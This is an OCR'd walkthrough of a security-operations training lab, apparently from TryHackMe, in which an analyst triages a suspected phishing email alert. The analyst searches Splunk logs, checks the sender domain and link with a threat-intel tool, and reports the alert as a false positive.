
encouraging the recipient to click the link.

- Despite the email being from an external domain, the alert flags it as potential phishing due to the suspicious external link.


- This detection rule may require fine-tuning for more accurate future alerts.




Take ownership of the alert by selecting ”Action” and set alert to ”Assigned alerts” for the analyst to work on. Assigned alerts can contain multiple alerts.



From the information in the assigned alert, copy the senders email domain and search in Splunk SIEM to look for the specific event. Open the SIEM section and move to Splunk. The result for the search of the email address domain, brings up 1 recorded events.



1 event found, this is the one specific to the alert we are looking at. The log contains the sender's domain and the external URL listed in the main content that triggered the alert.



General Concept:

When we executed the search: `index=*`

```
sender="boone@hatventuresworldwide.

online"
```

we asked Splunk to display all emails stored in the **email_logs** index that were sent by the address **boone@hatventuresworldwide.online**.

Result:


- One message was found (linecount = 1) from this sender.
- The message is **inbound** (direction = inbound), meaning it was received by the user **miguel.odonnell@tryhatme.com**.
- The subject of the message is *"You've Won a Free Trip to Hat Wonderland - Click Here to Claim"*, which is suspicious and appears to be a phishing attempt.
- The actual content of the email has been removed for privacy and security reasons.

Important Fields:


- **host:** The device that collected the data (10.10.123.37:8989).
- **source:** The source that sent the data to Splunk (eventcollector).
- **sourcetype:** The type of data (_json).
- **timestamp / _time:** The time the message was received.
- **attachment:** Any attached files (None means there were none).
- **splunk_server:** The server hosting the search.


Summary:
This output shows all the technical details available for the suspicious email in Splunk, allowing us to analyze the email, check the links, sender, recipient, timestamp, and everything related to the event.

Inside the Analyst VM workstation, open the ”TryDetectThis” application to look up the listed domain reputation and external URL function. TryDetectThis tool is for threat intel research.



The domain of the sender and external URL came up CLEAN Analysis, meaning the domain and URL is seemingly safe. This points to the possibility that this might be a false positive.





Report


Time of Activity: 09/18/2025 18:24:05


List of Related Entities:

- **Sender:** boone@hatventuresworldwide.online
- **Recipient:** miguel.odonnell@tryhatme.com
- **Domain:** hatventuresworldwide.online
- **URL:** The link contained in the email (tested and confirmed safe)


Reason for Classifying as False Positive:

- The link in the email was checked using **TryDetectThis** and found to be **safe**.
- No malicious activity or harmful attachments were detected.
- The alert was triggered solely because the email contained an external link, not because of an actual threat.





Nice work! You closed your first alert. Congrats on closing your first alert – what a great start! Keep triaging to find all the true positives and complete the scenario.



Description:
A suspicious process with an unusual parent-child relationship was detected in the environment.


Datasource: Sysmon

